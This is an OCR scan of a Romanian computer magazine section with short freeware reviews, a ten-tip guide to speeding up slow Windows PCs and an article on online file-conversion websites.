
Dorim să avem o mulțime de aplicații la îndemână și în același timp să nu aglomerăm inutil desktop-ul. SideSlide rezolvă această problemă și permite adăugarea de elemente importante pe o bară atașată uneia dintre marginile ecranului. Aceasta poate conține atât scurtături către aplicații, cât și note sau chiar alarme programate pentru anumite evenimente. Totodată, puteți păstra pe suprafața de lucru a aplicației linkuri către diferite site-uri. Interesant este faptul că fiecare dintre entitățile prezente poate fi poziționată pe desktop.

SFAT: Adăugarea unei noi entități denumită Container se face dând clic pe o zonă liberă de pe suprafața de lucru. Selectați intrarea dorită și personalizați modul de afișare și funcționare a acesteia.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză

www.northglide.com



Efecte vizuale

Plane9 1.5


Dacă sunteți pasionat de muzică, atunci cu siguranță ați folosit măcar o dată efectele vizuale incluse în Winamp sau Windows Media Player. Plane9 este o aplicație ce vă oferă posibilitatea creării propriilor efecte în funcție de preferințe. Destul de complicată, aplicația se adresează pasionaților. Pentru crearea unui anumit efect se poate porni fie de la un predefinit (ce se poate edita) prezent în biblioteca aplicației, fie de la un proiect complet nou. Efectul schimbărilor aplicate parametrilor poate fi vizualizat în timp real.

SFAT: Pentru a partaja proiectele personale cu alți utilizatori dați clic pe butonul Open plane9.com prezent în zona Explorer din interfața aplicației.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză

www.plane9.com



Unelte sistem

System Nucleus 2.3.1


Sistemul de operare conține o multitudine de setări ascunse la care un utilizator obișnuit nu are acces. System Nucleus vă oferă controlul sistemului. Aplicația conține mai multe module utile cu ajutorul cărora veți putea crea copii de siguranță pentru fișierele importante, analiza structura hard diskului și a driverelor de sistem sau citi log-urile generate de aplicații și sistem. Tot cu ajutorul programului veți putea șterge complet aplicațiile instalate și realiza un inventar complet al componentelor hardware și software.

SFAT: Aplicația poate fi folosită ca utilizator normal sau avansat. Pentru a schimba modul de lucru dați clic pe butonul Preferences din interfața de pornire și selectați din listă intrarea System Editor.

SISTEM DE OPERARE: Windows XP/2003/Vista/7

LIMBA: Engleză

www.spencerberus.com



Securitate

LockItTight 1.0.0.729


Pentru a preîntâmpina problemele ce apar dacă vă pierdeți laptopul sau, mai rău, vi se fură, instalați LockItTight. Aplicația este asociată unui serviciu web cu ajutorul căruia veți putea să localizați cu ușurință dispozitivul, desigur doar în cazul în care acesta funcționează și este conectat la internet. Aplicația instalată pe sistem este invizibilă și preia la intervale regulate de treizeci de minute screenshot-uri cu camera web însoțite de poziția laptopului.

SFAT: Pentru a putea instala și folosi aplicația este necesar să vă creați gratuit un cont de utilizator pe site-ul www.lockittight.com. Dați clic pe butonul Free Sign Up! și urmați instrucțiunile de creare și activare a contului.

SISTEM DE OPERARE: Windows XP-Windows 7

LIMBA: Engleză

www.lockittight.com



Descărcare fișiere

RapidShare Downloader 4.26

Poate nu o dată ați fost nevoiți să descărcați un anumit pachet de fișiere de pe site-ul RapidShare. Fără un cont de utilizator premium, această acțiune este de cele mai multe ori un calvar fie că trebuie să așteptați sau nu aveți voie să descărcați în paralel mai mult de două fișiere. RapidShare Downloader rezolvă această problemă. Aplicația ordonează descărcările astfel încât să nu trebuiască să faceți absolut nimic. În momentul în care timpul de așteptare se termină, aplicația descarcă automat pachetul.

SFAT: Pentru a adăuga pachete de date în listă fie dați Copy pe linkul de descărcare, fie folosiți funcția Search din aplicație. Aceasta va copia cu un simplu clic linkul în Clipboard și apoi îl va adăuga în listă.

SISTEM DE OPERARE: Windows XP/2000/Vista/7


LIMBA: Engleză

www.majorshare.com/msrsd

Programul lunii

Free Studio 4.9

O foarte mare parte din utilizatori folosesc sistemele pentru redarea melodiilor/filmelor, crearea DVD-urilor sau navigare pe internet. Adesea, pentru toate aceste acțiuni este necesară folosirea unor aplicații independente care, de cele mai multe ori, nu sunt organizate într-un pachet. Free Studio schimbă modul de lucru și reunește sub aceeași cupolă mai multe aplicații. Pachetul este structurat pe patru categorii: Internet, DVD & Video, MP3 & Audio și CD/DVD/BD. În prima categorie veți găsi aplicații specializate pentru download-ul și upload-ul fișierelor video pe și de pe site-ul YouTube. Tot aici există un instrument pentru upload-ul videoclipurilor pe site-ul personal. Dacă doriți să realizați conversia materialelor audio/video în diferite formate, puteți folosi instrumentele prezente în cea de-a doua categorie. În plus, aveți la dispoziție și o aplicație pentru editarea minimală a videoclipurilor și a imaginilor. Pasionați de muzică? Nici o problemă, în categoria a treia veți regăsi programe capabile să realizeze conversia în și din diferite formate, inscripționarea materialelor audio sau extragerea lor din videoclipurile de pe YouTube. Nu în ultimul rând, cea de-a patra categorie conține instrumente create pentru cei care doresc să și in-




scripționeze singuri mediile optice. Astfel se pot crea DVD-uri video, CD-uri audio sau cu date etc.

SFAT: Pentru a evita încărcarea inutilă a browser-elor Firefox și Internet Explorer cu bare de instrumente este recomandat ca la instalare să debifați opțiunile Install the DVDVideoSoft Toolbar for Internet Explorer/Firefox.

SISTEM DE OPERARE: Windows XP/Vista/7

LIMBA: Engleză

www.dvdvideosoft.com



Curățenie sistem

dupeGuru Music Edition 5.10.2


O colecție de melodii implică de multe ori și o mulțime de fișiere duplicate. Pentru a elibera din spațiul ocupat inutil de acestea pe hard disk puteți folosi dupeGuru Music Edition. Aplicația permite identificarea fișierelor audio după nume, dimensiune, tag-uri (artist, album, titlu, an etc.). După ce indicați directoarele ce trebuie scanate, programul va afișa o listă cu intrările găsite și procentul de potrivire a intrărilor. Dați clic pe Details pentru informații suplimentare.

SFAT: Pentru a folosi aplicația este necesar să aveți instalat pachetul Visual C++ 2008 redistributable. Dacă aveți o conexiune activă la internet, aplicația va realiza acest proces pentru dumneavoastră.

SISTEM DE OPERARE: Windows 98/Me/XP/NT

LIMBA: Engleză

www.hardcoded.net/dupeguru_me



Securitate

Efficient Password Manager Portable 1.66

Securitatea datelor dumneavoastră este foarte importantă mai ales în cazul datelor de autentificare pe diferite site-uri. Este recomandată folosirea parolilor cu un grad sporit de complexitate. Păstrarea acestora se poate face doar cu ajutorul unei aplicații dedicate ca Efficient Password Manager. Acesta folosește o parolă principală pentru accesul la aplicație și permite organizarea datelor de acces pe categorii (chei de înregistrare pentru aplicații, conturi etc.).

SFAT: În meniul Tools veți găsi instrumentul Password Generator care, după cum îi spune și numele, vă poate genera parole complexe bazate pe diferite criterii ca lungime, folosire caractere speciale, cifre etc.

SISTEM DE OPERARE: Windows All

LIMBA: Engleză

www.efficientsoftware.net

10 remedii rapide pentru PC-uri încete

Sistemul dumneavoastră este prea încet și, în loc să lucrați, pierdeți timpul așteptând? Cu ajutorul acestor **TRUCURI INTERESANTE**, CHIP dă o mână de ajutor calculatorului.

CĂTĂLIN CONSTANTIN

Ce altceva mai puteți face pentru calculator

Dacă folosiți Windows Vista sau chiar bătrânul XP, simpla trecere la Windows 7 poate duce la o creștere de performanță.

SISTEM NOU DE OPERARE

Windows 7 nu numai că ocupă mai puține resurse decât Vista, ci este și mai ușor de folosit. Prin schimbarea sistemului de operare, puteți obține o creștere de 15% a performanței.

SSD REZONABIL PENTRU SISTEM

Printr-o investiție de 60 de euro, calculatorul poate fi revigorat: un SSD de 16 GB (1,8 inch) este disponibil la acest preț. 16 GB reprezintă minimul necesar, însă sunt suficienți dacă trebuie să instalați pe el doar Windows-ul. În acest fel, procesul de pornire a sistemului este înjumătățit și este accelerată și pornirea programelor chiar dacă datele programelor sunt stocate pe discul fix convențional și încet. Aceasta se întâmplă deoarece, în timpul pornirii programului, API-urile și funcțiile sistemului sunt apelate de către Windows. Pentru ca cei 16 GB să fie suficienți, Windows-ului nu ar trebui să îi fie permis să salveze documente personale pe discul de sistem. Cu un clic dreapta pe directorul C:\Users\\Documents, accesați Properties și la tab-ul Location mutați directorul pe altă partiție de pe un hard disk convențional.

Calculatorul dumneavoastră nu este atât de vechi încât să fie nevoie să achiziționați unul nou. Însă este foarte enervant că ex-PC-ul de ultimă generație este atât de încet în timpul procesului de pornire și când realizează anumite operațiuni. Prin urmare trebuie să luați măsuri. În cadrul acestui articol, am adunat zece sfaturi care pot fi puse în practică ușor și într-un timp foarte scurt și ale căror efecte se vor vedea imediat. Este nevoie de o achiziție doar în cazul a două din cele zece sfaturi: în primul rând, o cantitate de memorie (4 GB RAM DDR3 pentru aproximativ 400 de lei) și, în al doilea rând, o placă USB 3.0 pentru aproximativ 200 de lei. Prețul memoriei depinde de tipul și de cantitatea acesteia. În timp ce tipul este determinat de placa de bază, în ceea ce privește mărimea memoriei, merită să-i acordați mai multă atenție: dacă sistemul rulează Windows XP, Vista pe 32 de biți sau Windows 7, versiunea pe 32 de biți, atunci limita maximă a memoriei utilizabile este de 4 GB. Din moment ce hardware-ul și sistemul folosesc o parte a memoriei, în final, puțin mai mult de 3 GB sunt afișați în Windows. Un sistem pe 64 de biți se poate descurca cu o cantitate de memorie semnificativ mai mare. În acest caz, versiunea de Windows și hardware-ul plăcii de bază limitează upgrade-ul. Însă un lucru este valabil și pentru sistemele pe 64 de biți: mai mult de 4 GB RAM sunt necesari numai dacă editați des imagini mari sau fișiere video. 4 GB de memorie sunt mai mult decât suficienți pentru sistem și majoritatea aplicațiilor.

Desigur, hardware-ul actual include plăci de bază și procesoare mai rapide care cu memorie suficientă pot aduce un spor de performanță semnificativ. Însă investiția în acest caz este destul de ridicată. Punerea în practică a sfaturilor noastre nu vă costă nimic sau aproape nimic și veți observa o creștere notabilă de performanță. Puteți pune în practică fiecare dintre sfaturile individuale sau chiar pe toate, în funcție de cauzele problemelor dumneavoastră.


În caseta din stânga paginii veți găsi încă două sfaturi, a căror punere în practică nu va dura mai mult de câteva minute. Prin urmare, sporul de performanță va fi semnificativ mai mare.

CATALIN.CONSTANTIN@CHIP.RO




- 1 Defragmentarea hard diskului:** una dintre cele mai vechi opțiuni de tuning este încă validă.

Auslogics Disk Defrag




- 2 Eliminați programele care pornesc automat:** aplicațiile care nu sunt necesare nu trebuie să fie încărcate.



(Standard)	REG_SZ
Adobe ARM	REG_SZ
Adobe Reader Sp...	REG_SZ
EvtMgr6	REG_SZ
FreePDF Assistant	REG_SZ
McAfeeUpdaterUI	REG_SZ
ShStatEXE	REG_SZ
SoundMAXPnP	REG_SZ

- 3 Upgrade de memorie:** o cantitate mai mare de memorie înseamnă viteză crescută. Uneori, fără costuri suplimentare.



- 4 Dezactivați interfețele inexistente:** mai puține verificări duc la pornirea mai rapidă a sistemului.

Legacy Diskette A:
Legacy Diskette B:

- Primary Master
- Primary Slave
- Secondary Master
- Secondary Slave

- Keyboard Features

System Memory:
Extended Memory:

[1.44/1.25 MB 3½"]

Disabled

360 Kb 5¼"
1.2 MB 5¼"
720 Kb 3½"
1.44/1.25 MB 3½"
2.88 MB 3½"

640 KB
523264 KB

- 5 Actualizați driverele chipset-ului:** prin folosirea driverelor actuale se obțin cele mai bune rezultate.

Intel® Package Manager

Intel® Package Manager



Please wait while the following setup files are extracted:

ich78id2.cat
ich78id2.inf
ich78ide.cat

- 6 Folosiți opțiunea de stand-by:** cei care nu închid calculatorul de tot economisesc timp la pornirea acestuia.

Shut Down Windows



Microsoft
Windows xp
Professional

Copyright © 1985-2001
Microsoft Corporation




What do you want the computer to do?

Shut down

Log off

Shut down

- 7 Integrați o placă USB 3.0:** noul hardware îmbunătățește și viteza device-urilor USB 2.0.



- 8 Modificați opțiunile rețelei:** pe termen lung, funcțiile care vă conferă confort reduc performanța.

Folder views



You can apply the view (such as Details or Tiles) that you are using for this folder to all folders.

Apply to All Folders


Reset All Folders

Advanced settings:

Files and Folders

☐ Automatically search for network folders and printers

- 9 Curățați carcasa de praf:** multe calculatoare rulează mai rapid și fac mai puțin zgomot când nu mai sunt înecate de praf.



- 10 Limitați pagefile-ul:** încărcarea mai redusă a discului asigură o viteză crescută.

Drive [Volume Label]

Paging File Size (MB)

C: 1536 - 3072
D:
E:

Paging file size for selected drive

Drive: C:
Space available: 36538 MB

2. Eliminați programele care pornesc automat: prin intermediul acestui truc, sunt încărcate doar aplicațiile necesare

Aveți nevoie de
Aplicație de sistem

Timp necesar



5 minute
Ștergeți intrarea,
reporniți sistemul

Spor de performanță

Boot-are cu 20% mai rapidă

În primul rând, înlăturați toate programele care pornesc automat din meniul de start. De asemenea, și Registry-ul poate fi curățat. Mergeți la „Start | Run” și scrieți „regedit”. Acum găsiți următoarele locuri și ștergeți intrările din partea din dreapta a ferestrei: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run



4. Dezactivați interfețele inexistente din BIOS pentru a accelera procesul de pornire

Aveți nevoie de

Orice manual al unei plăci de bază

Timp necesar



8 minute
Configurare
Reporniți sistemul

Spor de performanță

Boot-are cu 10% mai rapidă

Chiar înainte de pornirea sistemului de operare, PC-ul se pregătește de treabă. BIOS-ul (Basic Input Output System) verifică de mai multe ori toate componentele calculatorului pentru a vedea prezența, funcționarea și modul de operare. Cu cât sunt mai multe device-uri prezente, cu atât durează mai mult. Prin urmare, dezactivați tot ceea ce nu este necesar și accelerați procesul de start cu aproximativ 15 secunde.



6. Folosiți modul Stand-by și PC-ul va porni și se va închide în câteva secunde

Aveți nevoie de

—

Timp necesar



2 secunde
Selectați alte
butoane

Spor de performanță

Pornirea sistemului de 20 de ori mai rapidă

Pare a fi o jonglerie, dar este o bună metodă de a porni și a opri rapid sistemul: folosirea modului Stand-by. Utilizați această facilități în modul de stand-by de tip STD (Suspend To Disk) în care starea curentă a sistemului este salvată pe hard disk. Anterior, nu era numai indicat, ci și necesar să reporniți sistemul din când în când. În XP, Vista și Windows 7, este suficient ca sistemul să fie în Sleep Mode.



8. Configurați rețeaua astfel încât să nu mai pierdeți timpul

Aveți nevoie de

—

Timp necesar




3 minute
Configurare,
restart

Spor de performanță

Transfer de date cu 10% mai rapid

Aproape nimeni nu se gândește la performanța sistemului din perspectiva rețelei. Dar operațiunea de gestiune a conexiunilor consumă din puterea computațională. Din păcate, nu prea aveți multe opțiuni nici în cazul achiziției unei plăci noi în afară de câteva funcții neimportante din configurarea driver-ului. În schimb, în Windows Explorer, la Tools | Folder Options | View dezactivați opțiunea „Automatically search for network folders and printers”. După ce apăsați pe OK, veți dispune de o rețea care răspunde mai rapid.



10. Limitați pagefile-ul pentru a accesa discul cât mai puțin

Aveți nevoie de

—

Timp necesar




3 minute
Restart

Spor de performanță

15% mai rapid cu aplicații mari

Dacă pagefile-ul este prea mare, Windows-ul copiază inutil pe hard diskul încetinit și îngreunează activitatea. Specificați mărimea la o cincime din memoria de lucru. Dați clic dreapta pe „Computer”, mergeți la „Advanced system settings” și apoi, în căsuța „Performance”, la „Settings”. La „Advanced”, în zona Virtual Memory, puteți specifica mărimea fișierului.



1. Defragmentați hard diskul pentru a mări viteza de acces la disc

Aveți nevoie de

Aplicație de sistem
Disk Defrag Screen Saver

Timp necesar




3 minute
Instalați
screensaver-ul

Spor de performanță

Hard disk cu 40% mai rapid

În Vista și Windows 7, Disk Defragmenter realizează operația de defragmentare conform unui orar. În mod evident, o idee mai bună este ca programul de defragmentare să fie legat de screensaver, pentru a-și desfășura activitatea atunci când PC-ul este oprit. Disk Defrag Screen Saver face exact acest lucru. Utilizatorii de XP pot instala cu ușurință aplicația, iar cei de Vista și Windows 7 trebuie ca, în plus, să dezactiveze orarul lui Disk Defragmenter.



3. Faceți upgrade pentru RAM sau curățați memoria disponibilă pentru sistem

Aveți nevoie de

Memorie de lucru
Șurubelniță

Timp necesar



15 minute
Reporniți
sistemul

Spor de performanță

Sistem cu 25% mai rapid (în general)

O cantitate mai mare de memorie asigură o performanță crescută atâta vreme cât cantitatea de memorie nu atinge limitările sistemului. Cel mai bine este să adăugați noile module de memorie în perechi pentru ca, în plus, să profitați și de „efectul” dual-channel. Posesorii unei soluții grafice onboard pot avea o cantitate mai mare de memorie fără nici un cost suplimentar: stabiliți în BIOS cantitatea de memorie rezervată pentru grafică la cea mai mică valoare posibilă.



5. Driverule actuale pentru chipset-uri fac sistemul mai rapid și mai stabil

Aveți nevoie de

Driver din rețea

Timp necesar



15 minute
Descărcați driver-ul
și instalați-l

Spor de performanță

Sistem cu 15% mai rapid (în general)

Windows-ul poate utiliza optim hardware-ul din calculator doar dacă se folosește de cel mai recent driver disponibil. Mai ales în situația în care sistemul este mai vechi, cu siguranță există mai multe drivere actualizate pentru chipset. Verificați site-urile AMD, Intel sau NVIDIA (în funcție de chipset-ul pe care îl dețineți) pentru a vedea dacă există drivere noi și instalați-le. Pe lângă sporul de performanță, un update poate oferi și funcții noi.



7. Placa USB 3.0 poate folosi și device-uri USB 2.0

Aveți nevoie de

Plugin pentru placa USB 3.0
Șurubelniță

Timp necesar



20 de minute
Instalare, repornire,
instalare

Spor de performanță

Conexiune cu 8% mai rapidă

USB 3.0 este standardul viitorului în ceea ce privește device-urile periferice. Un upgrade către noul standard sub forma unui card PCI sau PCI-e are sens chiar dacă doriți să folosiți „doar” device-uri USB 2.0. Transferul de date poate crește cu 5-10 procente cu un hard disk USB 2.0 datorită hardware-ului puternic și gestiunii îmbunătățite a transferurilor. Configurarea și instalarea sunt foarte ușoare.



9. Folosiți aspiratorul în carcasă, pentru ca procesorul să lucreze la capacitate maximă

Aveți nevoie de

Aspirator
Șurubelniță

Timp necesar



15 minute
Deschidere,
curățare, închidere

Spor de performanță

20% în cazuri extreme

Praful izolează. Adesea, după luni sau chiar ani, o grămadă de praf se instalează în PC. În special, tandemul procesor-cooler este în pericol, din moment ce foarte mult aer este suflat aici prin fantele înguste ale radiatorului. Praful împiedică eliminarea în siguranță a căldurii și poate duce la supraîncălzirea procesorului. Acesta se protejează prin funcționarea cu o frecvență redusă (throttle). Curățați calculatorul în mod regulat (odată la trei luni) cu un aspirator pentru a împiedica depunerea prafului.



2 JOCURI COMPLETE LA SUPER PREȚ!

Classic Games

LEVEL

Collection

14⁹⁰ LEI

LEVEL STUBB THE ZOMBIE 04/2010

BIOSHOCK 2
STARCRRAFT II
ALIENS VS PREDATOR
STALKER: CALL OF PRIPIAT
ANNO 1404: VEICE

LEVEL GALACTIC CIVILIZATIONS II 10/2009

STUBBS THE ZOMBIE
Galactic Civilizations II
Ultimate Edition

ULTIMATE EDITION

LEVEL GOTHIC 3 03/2010

MASS EFFECT
METRO 2033
DARKSIDERS
BAYONETTA
KING ARTHUR
STAR TREK ONLINE
DANTES WERUNG

LEVEL TWO WORLDS 11/2009

NEED FOR SPEED SHIFT
JOC FULL TWO WORLDS
150 RON

LEVEL KING'S BOUNTY THE LEGEND 02/2010

COMMAND & CONQUER
JOCUL ANULUI 2009

LEVEL TARR CHRONICLES 12/2009

THE BLACK MIRROR

ASSASSIN'S CREED II
AVATAR
RISEN
AION
DRAGON AGE: ORIGINS
UNCHARTED 2
BORDERLANDS

LEVEL GTR 01/2010

MODERN WARFARE 2
CALL OF DUTY

LEVEL KING'S BOUNTY THE LEGEND 02/2010

COMMAND & CONQUER
JOCUL ANULUI 2009

Conversie online

De câte ori nu v-ați lovit de faptul că un fișier nu era în **FORMATUL DORIT** și ați căutat un program care să vă ajute să faceți acest lucru?

CĂTĂLINA ZOROJANU

Ca de obicei, ne scoate din necaz internetul către care migrează se pare tot ce înseamnă aplicație. Există zeci de site-uri care ne pot ajuta să convertim între diferite feluri de documente, tipuri de imagini sau formate video.

Site-uri cu de toate

Majoritatea sunt gratuite și vă oferă posibilitatea să transformați aproape orice fel de fișier. De obicei însă conversia durează mult, chiar și în cazul fișierelor mici. Există și servicii care vă trimit rezultatul prin e-mail odată ce acesta se finalizează.

Pentru cei care doresc un astfel de site „generalist” este de ajuns o căutare pe Google

și le sunt oferite o serie de site-uri gen www.freefileconvert.com/; www.zamzar.com/; www.mediaconverter.org/sau <http://www.convertfiles.com/>, www.media-convert.com

Sunt deosebit de utile atunci când aveți nevoie să modificați rapid un document și nu aveți instalată aplicația respectivă pentru că pur și simplu nu o folosiți mai deloc. De exemplu, un fișier DWG poate fi transformat rapid într-un PDF. Orice document Office la fel. Sau documente Office dintr-un format nou într-unul vechi. Ori invers.

Și imaginile beneficiază de același tratament rapid, ca și fișierele audio. La fișierele video lucrurile devin ceva mai complicate, deoarece limita fișierului este setată în ge-

neral la 100 de MB. Asta dacă ne gândim la seriile de exemplu (voiam să îmi fac un MP4 care să ruleze pe walkman-ul meu). Nu se poate, dar opțiunea devine deosebit de utilă în cazul filmărilor cu telefonul, care pot fi ușor convertite în formate populare. În general, serviciile se pretează fișierelor de dimensiuni mici. Nu vom insista aici asupra acestora și vă invităm să le vizitați pe cele de mai sus. Noi am le-am testat și nu am întâmpinat probleme.


Specializate

În continuare însă am decis să selectăm câteva servicii mai aparte care sperăm să vă încante și să vă ajute.

Dirpy: Din video în MP3!

Cu un nume profund britanic, site-ul de față (www.dirpy.com) vă permite să extrageți coloana sonoră a secvențelor video de pe YouTube, de altfel o sursă excelentă de muzică bună.

Dirpy este de fapt un serviciu DVR (Digital Video Recording) care




1 Copiați linkul paginii dorite din YouTube și introduceți-l în fereastra de început. Clic pe Dirpy! Stabiliți numele fișierului și adăugați date despre piesă.

2 O facilitate importantă este cea prin care puteți alege să extrageți doar o parte din videoclip. Mai ales atunci când există o parte de prezentare a melodiei. Puteți schimba calitatea piesei (de la 64 la 128 kbps), iar mărimea finală a fișierului va varia și în funcție de calitatea videoclipului.

vă permite să înregistrați și să convertiți fișiere multimedia existente online. Aveți la dispoziție conversie în timp real, tag-uri ID3, suport pentru HD și altele.

Dar să revenim asupra motivului pentru care ne-am oprit la acest site. Iată pașii pe care trebuie să îi urmați pentru a salva MP3-uri din filmele YouTube.



Prelucrare de imagini

Iaza (www.iaza.com) este mai mult decât o unealtă de conversie de imagini. Cu ajutorul serviciului puteți edita rapid imaginile, fără a mai fi nevoit să aveți pe laptop un program dedicat instalat. Puteți



converti rapid între cele mai populare formate de imagine pentru net: jpg, gif, png, bmp și ico. Dispuneți de o listă lungă de efecte și acțiuni pe care le puteți realiza asupra imaginii. Puteți aplica corecții de luminozitate, contrast sau corecții ale culorilor.

1 Încărcați o imagine de pe calculatorul propriu. Interfața este austură, însă nu aveți nevoie de zeci de detalii suplimentare.

2 După ce ați încărcat imaginea, aveți la dispoziție zeci de corecții sau filtre creative. Odată aplicat un efect sau făcută o corecție, puteți salva imaginea foarte simplu, prin clic dreapta.



Pentru formate multiple de imagini

